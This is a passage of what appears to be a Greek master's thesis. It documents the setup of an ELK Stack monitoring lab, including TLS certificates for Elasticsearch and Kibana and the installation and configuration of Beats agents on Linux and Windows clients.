
Χρησιμοποιώντας το εργαλείο elasticsearch-certutil μπορούμε να δημιουργήσουμε τα TLS/SSL πιστοποιητικά που χρειαζόμαστε για να κρυπτογραφήσουμε την επικοινωνία μεταξύ των κόμβων του Elasticsearch. Παρακάτω βλέπουμε τις δύο εντολές με τις οποίες δημιουργούμε τα πιστοποιητικά.

```
[root@ELKServer elasticsearch]# bin/elasticsearch-certutil ca
This tool assists you in the generation of X.509 certificates and certificate
signing requests for use with SSL/TLS in the Elastic stack.

The 'ca' mode generates a new 'certificate authority'
This will create a new X.509 certificate and private key that can be used
to sign certificate when running in 'cert' mode.

Use the 'ca-dn' option if you wish to configure the 'distinguished name'
of the certificate authority

By default the 'ca' mode produces a single PKCS#12 output file which holds:
   * The CA certificate
   * The CA's private key

If you elect to generate PEM format certificates (the -pem option), then the output will
be a zip file containing individual files for the CA certificate and private key

Please enter the desired output file [elastic-stack-ca.p12]:
Enter password for elastic-stack-ca.p12 :
[root@ELKServer elasticsearch]# ls
bin config elastic-stack-ca.p12 jdk lib LICENSE.txt modules NOTICE.txt plugins
README.asciidoc
```

Το αποτέλεσμα τις εντόλής bin/elasticsearch-certutil ca είναι η δημιουργία του αρχείου elastic-stack-ca.p12, το οποίο περιέχει το δημόσιο πιστοποιητικό τις αρχής πιστοποίησης (CA) και το ιδιωτικό κλειδί το οποίο χρησιμοποιείται για τη δημιουργία πιστοποιητικών για τους κόμβους.

```
[root@ELKServer elasticsearch]# bin/elasticsearch-certutil cert --ca elastic-stack-ca.p12
This tool assists you in the generation of X.509 certificates and certificate
signing requests for use with SSL/TLS in the Elastic stack.

The 'cert' mode generates X.509 certificate and private keys.
   * By default, this generates a single certificate and key for use
     on a single instance.
   * The '-multiple' option will prompt you to enter details for multiple
     instances and will generate a certificate and key for each one
   * The '-in' option allows for the certificate generation to be automated by describing
     the details of each instance in a YAML file

   * An instance is any piece of the Elastic Stack that requires an SSL certificate.
     Depending on your configuration, Elasticsearch, Logstash, Kibana, and Beats
     may all require a certificate and private key.
   * The minimum required value for each instance is a name. This can simply be the
     hostname, which will be used as the Common Name of the certificate. A full
     distinguished name may also be used.
   * A filename value may be required for each instance. This is necessary when the
     name would result in an invalid file or directory name. The name provided here
     is used as the directory name (within the zip) and the prefix for the key and
     certificate files. The filename is required if you are prompted and the name
     is not displayed in the prompt.
   * IP addresses and DNS names are optional. Multiple values can be specified as a
     comma separated string. If no IP addresses or DNS names are provided, you may
     disable hostname verification in your SSL configuration.

   * All certificates generated by this tool will be signed by a certificate authority (CA).
   * The tool can automatically generate a new CA for you, or you can provide your own with the
       -ca or -ca-cert command line options.

By default the 'cert' mode produces a single PKCS#12 output file which holds:
   * The instance certificate
   * The private key for the instance certificate
   * The CA certificate

If you specify any of the following options:
   * -pem (PEM formatted output)
   * -keep-ca-key (retain generated CA key)
   * -multiple (generate multiple certificates)
   * -in (generate certificates from an input file)
then the output will be be a zip file containing individual certificate/key files

Enter password for CA (elastic-stack-ca.p12) :
Please enter the desired output file [elastic-certificates.p12]:
Enter password for elastic-certificates.p12 :

Certificates written to /usr/share/elasticsearch/elastic-certificates.p12

This file should be properly secured as it contains the private key for
your instance.

This file is a self contained file and can be copied and used 'as is'
For each Elastic product that you wish to configure, you should copy
this '.p12' file to the relevant configuration directory
```

```
and then follow the SSL configuration instructions in the product guide.

For client applications, you may only need to copy the CA certificate and
configure the client to trust this certificate.
[root@ELKServer elasticsearch]#ls
bin  elastic-certificates.p12  jdk  LICENSE.txt  NOTICE.txt  plugins
config  elastic-stack-ca.p12  lib  modules  README.asciidoc
[root@ELKServer elasticsearch]#
```

Δημιουργήθηκε το πιστοποιητικό elastic-certificates.p12 που περιέχει το πιστοποιητικό του κόμβου, το ιδιωτικό κλειδί και το πιστοποιητικό της αρχής πιστοποίησης. Τα πιστοποιητικά τα οποία δημιουργήθηκαν τα αντιγράφουμε σε ένα φάκελο που τον έχουμε ονομάσει certs μέσα στο φάκελο με τα υπόλοιπα αρχεία ρυθμίσεων του elasticsearch. Επόμενο βήμα είναι η προσθήκη των αντίστοιχων παραμέτρων στο elasticsearch.yml.

```
[root@ELKServer elasticsearch]# vi /etc/elasticsearch/elasticsearch.yml
# Transport TLS/SSL encryption
http.host: 0.0.0.0 # accept request from remote
xpack.security.enabled: true
xpack.security.transport.ssl.enabled: true
xpack.security.transport.ssl.verification_mode: certificate
xpack.security.transport.ssl.keystore.path: certs/elastic-certificates.p12
xpack.security.transport.ssl.truststore.path: certs/elastic-certificates.p12
xpack.security.http.ssl.enabled: true
xpack.security.http.ssl.keystore.path: certs/elastic-certificates.p12
xpack.security.http.ssl.truststore.path: certs/elastic-certificates.p12
xpack.security.http.ssl.client_authentication: optional
```

Επανεκκινούμε την υπηρεσία του elasticearch για να εφαρμόσουμε τις αλλαγές τις οποίες κάναμε. Με τη χρήση του openssl δημιουργούμε ακόμα δύο αρχεία, το κλειδί και το πιστοποιητικό χρησιμοποιώντας το elastic-certificates.p12.

```
# openssl pkcs12 -in elastic-certificates.p12 -out client.crt.pem -clcerts –nokeys
# openssl pkcs12 -in elastic-certificates.p12 -out client.key.pem -nocerts -nodes
```

Έχοντας δημιουργήσει τα αρχεία client.crt.pem και client.key.pem, δημιουργούμε τον φάκελο certs μέσα στο φάκελό με τα αρχεία ρυθμίσεων του kibana. Αντιγράφουμε τα δύο αρχεία μέσα στο φάκελο certs και στη συνέχεια προσθέτουμε τις παρακάτω γραμμές στο kibana.yml για να ενεργοποιήσουμε το HTTP SSL στο kibana.

```
server.host: 0.0.0.0
server.ssl.enabled: true
server.ssl.key: /etc/kibana/certs/client.key.pem
server.ssl.certificate: /etc/kibana/certs/client.crt.pem
```

Επανεκκινούμε την υπηρεσία του kibana για να εφαρμοστούν οι αλλαγές που κάναμε στο αρχείο ρυθμίσεων και στην συνέχεια για να συνδεθούμε θα πρεπει να συνδεθούμε στη σελίδα του kibana χρησιμοποιώντας https. Έχοντας ολοκληρώσει τις αλλαγές στο σύστημα μας βλέπουμε ότι η επικοινωνία μεταξύ των Kibana και Elasticsearch είναι κρυπτογραφημένη.

Stack Monitoring

Πηγαίνοντας στην υπηρεσία Stack Monitoring μας εμφανίζει τις ρυθμίσεις στις οποίες πρεπει να προχωρήσουμε για να ενεργοποιήσουμε τη συλλογή πληροφορίων για το server στον οποίο έχουμε εγκαταστήσει το ELK Stack. Όπως αναφέρεται και στο εγχειρίδιο του ELK Stack, ειδικά αν η εγκατάσταση του ELK Stack έχει γίνει χρησιμοποιώντας cluster, τοτε το Metricbeat είναι η

προτεινόμενη μέθοδος για τη συλλογή και αποστολή δεδομένων παρακολούθησης του συστήματος. Τα βήματα με τα οποία θα συνεχίσουμε είναι να χρησιμοποιήσουμε το metricbeat αλλά και να προσθέσουμε μια παράμετρο στο αρχείο elasticsearch.yml, με την οποία θα ενεργοποιείται η συλλογή δεδομένων. Σε αυτό το σημείο βλέπουμε τα βήματα τα οποία έγιναν για να ενεργοποιήσουμε τη συλλογή δεδομένων καθώς επίσης και την εγκατάσταση και παραμετροποίηση του Metricbeat.

```
[root@ELKstack itadm]# vi /etc/elasticsearch/elasticsearch.yml
  xpack.monitoring.collection.enabled: true
```

```
[root@ELKstack itadm]# curl -L -O
https://artifacts.elastic.co/downloads/beats/metricbeat/metricbeat-7.6.2-x86_64.rpm
[root@ELKstack itadm]# sudo rpm -vi metricbeat-7.6.2-x86_64.rpm

[root@ELKstack itadm]# metricbeat modules enable elasticsearch-xpack
Enabled elasticsearch-xpack
[root@ELKstack itadm]#

[root@ELKstack itadm]# vi /etc/metricbeat/metricbeat.yml
  output.elasticsearch:
  hosts: ["192.168.88.245:9200"]
    username: "my_elastic"
    password: "mypassword"
  setup.kibana:
  host: "192.168.88.245:5601"
    username: "my_kibana"
    password: "mypassword"

[root@ELKstack modules.d]# vi elasticsearch-xpack.yml
- module: elasticsearch
  hosts: ["http://192.168.88.245:9200"]
  username: "my_elastic"
  password: "mypassword"

[root@ELKstack itadm]# sudo systemctl enable metricbeat.service
[root@ELKstack itadm]# sudo systemctl start metricbeat.service
```

Στην ίδια καρτέλα (Stack Monitoring), βλέπομε το σύνολο των logs του server μας, information logs, debug logs, error logs και warning logs. Για να ενεργοποιήσουμε την υπηρεσία, χρειάζεται να εγκαταστήσουμε και να παραμετροποιήσουμε το Filebeat.

```
# curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.6.2-x86_64.rpm
# sudo rpm -vi filebeat-7.6.2-x86_64.rpm
```

Στη συνέχεια παραμετροποιούμε τα αρχεία του filebeat και ενεργοποιούμε το πρόσθετο του elasticsearch στο filebeat.

```
# vi /etc/filebeat/filebeat.yml

filebeat.inputs:
- type: log
enabled: true
paths:
- /var/log/*.log

output.elasticsearch:
```

```
  hosts: ["192.168.88.245:9200"]
  Username: “elastic”
  Password: “elastic”
```

```
# cd /etc/filebeat/modules.d
# mv elasticsearch.yml.disabled elasticsearch.yml
# vi elasticsearch.yml

server:
enabled: true
  var.paths:
  - /var/log/elasticsearch/*.log
  - /var/log/elasticsearch/*_server.json

gc:
  var.paths:
  - /var/log/elasticsearch/gc.log.[0-9]*
  - /var/log/elasticsearch/gc.log

audit:
  var.paths:
  - /var/log/elasticsearch/*_access.log
  - /var/log/elasticsearch/*_audit.json  # JSON logs

slowlog:
  var.paths:
  - /var/log/elasticsearch/*_index_search_slowlog.log
  - /var/log/elasticsearch/*_index_indexing_slowlog.log
  - /var/log/elasticsearch/*_index_search_slowlog.json
  - /var/log/elasticsearch/*_index_indexing_slowlog.json

deprecation:
  var.paths:
  - /var/log/elasticsearch/*_deprecation.lo
  - /var/log/elasticsearch/*_deprecation.json
```

Uptime Monitors

Έχοντας εγκαταστήσει το Metricbeat, μας δίνεται η δυνατότητα στο Kibana στην καρτέλα Metrics να βλέπουμε αναλυτικές πληροφορίες του συστήματος μας. Οι πληροφορίες αυτές αφορούν την επεξεργαστική ισχύει, τη μνήμη Ram του συστήματος αλλά και δικτυακές πληροφορίες όπως εισερχόμενη και εξερχόμενη κίνηση.

Ένα ακόμα χαρακτηριστικό που διαθέτει το Kibana είναι το Uptime Monitors, μέσω του οποίου μπορούμε να παρακολουθούμε τη διαθεσιμότητα και ομαλή λειτουργία των υπηρεσιών των συστημάτων μας. Για να συλλέξουμε τα κατάλληλα δεδομένα χρειάζεται να κάνουμε εγκατάσταση το Heartbeat.

```
# curl -L -O https://artifacts.elastic.co/downloads/beats/heartbeat/heartbeat-7.6.2-x86_64.rpm
# sudo rpm -vi heartbeat-7.6.2-x86_64.rpm
```

Παραμετροποιούμε το αρχείο heartbeat.yml με τις κατάλληλες ρυθμίσεις προκειμένου να επικοινωνεί με το elasticsearch.

```
[root@ELKstack heartbeat]# vi /etc/heartbeat/heartbeat.yml

heartbeat.config.monitors:
  path: /path/to/my/monitors.d/*.yml
  reload.enabled: true
  reload.period: 1s

output.elasticsearch:
  hosts: ["<es_url>"]
  username: "elastic"
  password: "<password>"
setup.kibana:
  host: "<kibana_url>"
```

Στη συνέχεια προσθέτουμε τις υπηρεσίες που είναι διαθέσιμες και τις οποίες θέλουμε να ελέγχουμε οτι είναι ενεργές. Στο παράδειγμα που ακολουθεί ελέγχουμε το elasticsearch και το kibana με πρωτόκολλο tcp στις αντίστοιχες πόρτες του (9200, 5601) ενώ τους linux clients μέσω της υπηρεσίας ssh στην πόρτα 22.

Στα πλαίσια των δοκιμών, προκειμένου να ελέγξουμε οτι το σύστημα μας δουλεύει σωστά προστέθηκαν ακόμα δύο υπηρεσίες. Ο πρώτος έλεγχος είναι του elasticsearch αλλά αυτή τη φορά χρησιμοποιώντας το πρωτόκολλο http. Για να γίνει η αυθεντικοποίηση στη συγκεκριμένη περίπτωση πρεπει να ορίσουμε το username και password που θα χρησιμοποιεί το σύστημα. Για το δεύτερο έλεγχο προχωρήσαμε στην εγκατάσταση ενός web server στον Centos8 client και ρυθμίσαμε το heartbeat του ELK Stack να ελέγχει τη διαθεσιμότητα του μέσω πρωτοκόλλου http.

```
[root@ELKstack heartbeat]# vi /etc/heartbeat/monitors.d/check.yml
- type: tcp
  name: tcpcheck
  enabled: true
  schedule: "@every 5s"
  hosts: ["192.168.88.245"]
  ports: [9200, 5601, 22]
  timeouts: 10s

- type: http
  name: http_elasticsearch
  enabled: true
  schedule: '@every 5s'
  urls:
    - http://192.168.88.128:9200
  username: elastic
  password: mypassword

- type: tcp
  name: clientcheck
  enabled: true
  schedule: "@every 5s"
  hosts: [192.168.88.114, 192.168.88.116, 192.168.88.145]
  ports: [22]

- type: http
  name: http_centos
  enabled: true
  schedule: '@every 5s'
```

```
  urls:
    - http://192.168.88.145:80/hello.php

- type: tcp
  name: pi_check
  enabled: true
  schedule: "@every 5s"
  hosts: [192.168.88.134]
  ports: [2222]


[root@ELKstack monitors.d]# systemctl enable heartbeat-elastic.service
[root@ELKstack monitors.d]# systemctl start heartbeat-elastic.service
```

Machine Learning
Χρησιμοποιώντας το ELK Stack με τη βασική άδεια χρήσης, στην καρτέλα Machine Learning έχουμε πρόσβαση μόνο στο εργαλείο Machine Learning Data Visualizer, το οποίο μας βοηθά να καταλάβουμε τα δεδομένα μας. Μπορούμε είτε να το τροφοδοτήσουμε δίνοντας του δεδομένα με τη μορφή αρχείων logs, είτε χρησιμοποιώντας δεδομένα που έχουμε ηδη συλλέξει στο elasticsearch. Για να αποκτήσουμε πρόσβαση σε όλες τις υπηρεσίες του Machine Learning θα πρέπει να έχουμε αγοράσει μια άδεια χρήσης.

Για να τροφοδοτήσουμε το Machine Learning Data Visualizer με δεδομένα απο το elasticsearch χρησιμοποιούμε την αντίστοιχη επιλογή (Select index). Επιλέγουμε τα δεδομένα που θέλουμε να το τροφοδοτήσουμε το σύστημα (auditbeat, filebeat, metricbeat, packetbeat). Στη συνέχεια ομαδοποιεί την πληροφορία και μας εμφανίζει τα αντίστοιχα διαγράμματα, ποσοστά και πληροφορίες μέσω των οποίων μπορούμε να έχουμε καλύτερη εικόνα για τα δεδομένα μας.

3.2 Clients

Έχοντας δημιουργήσει τον server, προχώρησα στην δημιουργία τεσσάρων clients. Τρείς διαφορετικούς linux clients χρησιμοποιώντας τρείς απο τις πιο γνωστές διανομές, Centos, openSUSE, Ubuntu και στη δημιουργία ενός windows 10 client. Στο κάθε σύστημα έγινε εγκατάσταση παραπάνω απο ένα Beat αλλα επειδή η βασική διαδικασία εγκατάστασης των Beats είναι ίδια στο κάθε λειτουργικό σύστημα, παρουσιάζεται η εγκατάσταση μονο ενός beat.

3.2.1 Liunx Clients

Στις εικονικές μηχανές που δημιουργήθηκαν για την υλοποίηση της μεταπτυχιακής εργασίας χρησιμοποιήθηκαν οι Linux διανομές openSUSE 15.1, Centos 8 και Ubuntu 18.04. Τα Beats που εγκαταστάθηκαν και στα τρία συστήματα είναι το auditbeat, metricbeat, filebeat, και heartbeat. Ανάλογα με τη διανομή που χρησιμοποιούμε τοτε αλλάζουν οι αλλαγές λόγο του εκάστοτε package manager που χρησιμοποιεί το κάθε λειτουργικό σύστημα. Σε αυτη την περίπτωση θα δούμε το πως έγινε η εγκατάσταση στον client με Centos 8.

Το πρώτο βήμα είναι να κατεβάσουμε το αντίστοιχο πακέτο απο το Elastic. Με τις παρακάτω εντολές κατεβάζουμε το πακέτο για το Auditbeat και στη συνέχεια κάνουμε την εγκατάσταση.

```
# curl -L -O https://artifacts.elastic.co/downloads/beats/auditbeat/auditbeat-7.6.2-x86_64.rpm
# sudo rpm -vi auditbeat-7.6.2-x86_64.rpm
```

Έχοντας κατεβάσει και εγκαταστήσει το πακέτο για το Auditbeat, θα πρεπει να κάνουμε τις αντίστοιχες παραμετροποιήσεις έτσι ώστε ο client να στέλνει τα δεδομένα στον ELK Stack server που έχουμε δημιουργήσει.

```
# vi /etv/auditbeat/auditbeat.yml
setup.kibana:
  host: "mykibanahost:5601"

output.elasticsearch:
  hosts: ["myEShost:9200"]
  username: "my_filebeat"
  password: "mypassword"
```

Με τις παρακάτω εντολές ρυθμίζουμε το σύστημα μας, έτσι ώστε να ενεργοποιηθεί το service να ξεκινάει αυτόματα κάθε φορά που ξεκινάει ή επανεκκινεί ο υπολογιστής μας. Με τη δεύτερη εντολή ξεκινάμε το service

```
# sudo systemctl enable auditbeat.service
# sudo systemctl start auditbeat.service
```

Κάποιους ακόμα ελέγχους που μπορούμε να κάνουμε για να δούμε οτι το Beat που εγκαταστήσαμε δουλεύει σωστά είναι οι παρακάτω:

```
[root@centos8VM itadm]# systemctl status auditbeat.service
● auditbeat.service - Audit the activities of users and processes on your system.
   Loaded: loaded (/usr/lib/systemd/system/auditbeat.service; enabled; vendor preset: disabled)
   Active: active (running) since Thu 2020-04-02 23:47:43 EEST; 2 weeks 0 days ago
     Docs: https://www.elastic.co/products/beats/auditbeat
 Main PID: 1570 (auditbeat)
    Tasks: 15 (limit: 12515)
   Memory: 277.7M
   CGroup: /system.slice/auditbeat.service
```

```
[root@centos8VM itadm]# filebeat test output
elasticsearch: http://192.168.88.245:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.88.245
    dial up... OK
  TLS... WARN secure connection disabled
  talk to server... OK
  version: 7.6.2
[root@centos8VM itadm]# packetbeat test config
Config OK
[root@centos8VM itadm]#
```

3.2.2 Windows Clients

Στην εικονική μηχανή που χρησιμοποιήθηκε για τις ανάγκες υλοποίησης της μεταπτυχιακής εργασίας, χρησιμοποιήθηκε ένα Windows 10 (1909 version). Έγινε εγκατάσταση των Winlogbeat, Auditbeat και Filebeat. Παρακάτω περιγράφεται η διαδικασία εγκατάστασης του winlogbeat. Η διαδικασία είναι αντίστοιχη και για τα Auditbeat και Filebeat.

Το πρώτο βήμα είναι να κατεβάσουμε το συμπιεσμένο αρχείο Winlogbeat (zip) απο την επίσημη σελίδα.

Εξάγουμε τα περιεχόμενα του συμπιεσμένου αρχείου που κατεβάσαμε και τα τοποθετούμε μέσα στο C:\Program Files.

Μετονομάζουμε τον φάκελο απο winlogbeat-<version> σε Winlogbeat.

Ανοίγουμε το PowerShell σαν διαχειριστές και δίνουμε τις παρακάτω εντολές

```
PS C:\Users\Administrator> cd 'C:\Program Files\Winlogbeat'
PS C:\Program Files\Winlogbeat> .\install-service-winlogbeat.ps1

Security warningRun only scripts that you trust. While scripts from the internet can be useful,this
script can potentially harm your computer. If you trust this script, usethe Unblock-File cmdlet to
allow the script to run without this warning message.Do you want to run C:\Program
Files\Winlogbeat\install-service-winlogbeat.ps1?[D] Do not run  [R] Run once  [S] Suspend  [?]
Help (default is "D"): R

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat
```

Έχοντας εγκαταστήσει το winlogbeat προχωράμε στην παραμετροποίηση του winlogbeat.yml αρχείου προκειμένου να στέλνει τα δεδομένα στο κεντρικό μας server όπου είναι το ELK Stack. Οι αλλαγές που κάνουμε έχουν σκοπό το σύστημα μας να αποστέλλει μηνύματα ασφαλείας, συστήματος και εφαρμογών. Επίσης ορίζουμε ένα φάκελο μέσα στον οποίο θα κρατάει logs για όσες μέρες του ορίσουμε. Το αρχείο που πρεπει να παραμετροποιήσουμε είναι στο C:\Program Files\Winlogbeat\winlogbeat.yml και οι αλλαγές που πρεπει να κάνουμε είναι οι παρακάτω:

```
winlogbeat.event_logs:
  - name: Application
    ignore_older: 72h
    fields:
      log_type: windowsevt
  - name: Security
    fields:
      log_type: windowsevt
  - name: System
    fields:
      log_type: windowsevt
  - name: Windows PowerShell
    fields:
      log_type: windowsevt
  - name: Microsoft-Windows-PowerShell/Operational
    fields:
      log_type: windowsevt
```


```
  - name: Microsoft-Windows-WMI-Activity/Operational
    fields:
      log_type: windowsevt
  - name: Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational
    fields:
      log_type: windowsevt
  - name: Microsoft-Windows-Sysmon/Operational
    fields:
      log_type: windowsevt

Systemoutput.elasticsearch:
hosts:
- localhost:9200

setup.dashboards.enabled: true

logging.to_files: true
logging.files:
  path: C:\ProgramData\winlogbeat\Logs
  name: winlogbeat
  keepfiles: 15
  permissions: 0644
logging.level: info
```

Για να επαληθεύσουμε τις αλλαγές που κάναμε στα αρχεία ρυθμίσεων του winlogbeat δίνουμε την παρακάτω εντολή στο τερματικό μας.

```
C:\Program Files\Winlogbeat>.\winlogbeat.exe test config -c .\winlogbeat.yml -e

2020-07-09T19:30:40.308+0300    INFO    instance/beat.go:622    Home path: [C:\Program
Files\Winlogbeat] Config path: [C:\Program Files\Winlogbeat] Data path: [C:\Program
Files\Winlogbeat\data] Logs path: [C:\Program Files\Winlogbeat\logs]
2020-07-09T19:30:40.311+0300    INFO    instance/beat.go:630    Beat ID: b9fe7eee-8b00-42a1-
b1fd-23dbde814c99
2020-07-09T19:30:40.319+0300    INFO    [beat]  instance/beat.go:958    Beat info
{"system_info": {"beat": {"path": {"config": "C:\\Program Files\\Winlogbeat", "data": "C:\\Program
Files\\Winlogbeat\\data", "home": "C:\\Program Files\\Winlogbeat", "logs": "C:\\Program
Files\\Winlogbeat\\logs"}, "type": "winlogbeat", "uuid": "b9fe7eee-8b00-42a1-b1fd-
23dbde814c99"}}}
2020-07-09T19:30:40.319+0300    INFO    [beat]  instance/beat.go:967    Build info
{"system_info": {"build": {"commit": "c1c49432bdc53563e63e9d684ca3e9843626e448", "libbeat":
"7.6.1", "time": "2020-02-28T23:20:54.000Z", "version": "7.6.1"}}}
2020-07-09T19:30:40.319+0300    INFO    [beat]  instance/beat.go:970    Go runtime info
{"system_info": {"go": {"os":"windows","arch":"amd64","max_procs":2,"version":"go1.13.8"}}}
2020-07-09T19:30:40.324+0300    INFO    [beat]  instance/beat.go:974    Host info
{"system_info": {"host": {"architecture":"x86_64","boot_time":"2020-06-
25T22:22:21.71+03:00","name":"win10Pro","ip":["fe80::387e:ff06:267e:a735/64","192.168.88.113/2
4","::1/128","127.0.0.1/8"],"kernel_version":"10.0.18362.900
(WinBuild.160101.0800)","mac":["08:00:27:6a:2f:1e"],"os":{"family":"windows","platform":"windows"
,"name":"Windows 10
Pro","version":"10.0","major":10,"minor":0,"patch":0,"build":"18363.900"},"timezone":"EEST","timez
one_offset_sec":10800,"id":"3752de9d-f693-4763-b7ad-957a3a43c46a"}}}
2020-07-09T19:30:40.327+0300    INFO    [beat]  instance/beat.go:1003   Process info
{"system_info": {"process": {"cwd": "C:\\Program Files\\Winlogbeat", "exe": "C:\\Program
```


```
Files\\Winlogbeat\\winlogbeat.exe", "name": "winlogbeat.exe", "pid": 7528, "ppid": 832,
"start_time": "2020-07-09T19:30:40.252+0300"}}}
2020-07-09T19:30:40.328+0300 INFO instance/beat.go:298 Setup Beat: winlogbeat;
Version: 7.6.1
2020-07-09T19:30:40.329+0300 INFO [index-management] idxmgmt/std.go:182 Set
output.elasticsearch.index to 'winlogbeat-7.6.1' as ILM is enabled.
2020-07-09T19:30:40.329+0300 INFO elasticsearch/client.go:174 Elasticsearch url:
http://192.168.88.245:9200
2020-07-09T19:30:40.329+0300 INFO [publisher] pipeline/module.go:110 Beat name:
win10Pro
2020-07-09T19:30:40.329+0300 INFO beater/winlogbeat.go:69 State will be read from and
persisted to C:\Program Files\Winlogbeat\data\.winlogbeat.yml
2020-07-09T19:30:40.465+0300 WARN [cfgwarn]
registered_domain/registered_domain.go:60 BETA: The registered_domain processor is beta.
Config OK

C:\Program Files\Winlogbeat>
```

Τέλος πηγαίνουμε στα services του συστήματος και ξεκινάμε το winlogbeat (βλέπε Εικόνα 11)




Εικόνα 11. Winlogbeat service


Στις εικόνες 12 έως 18 που ακολουθούν βλέπουμε το dashboard του winlogbeat καθώς και γραφήματα με τις πληροφορίες που καταγράφει το σύστημα μας.



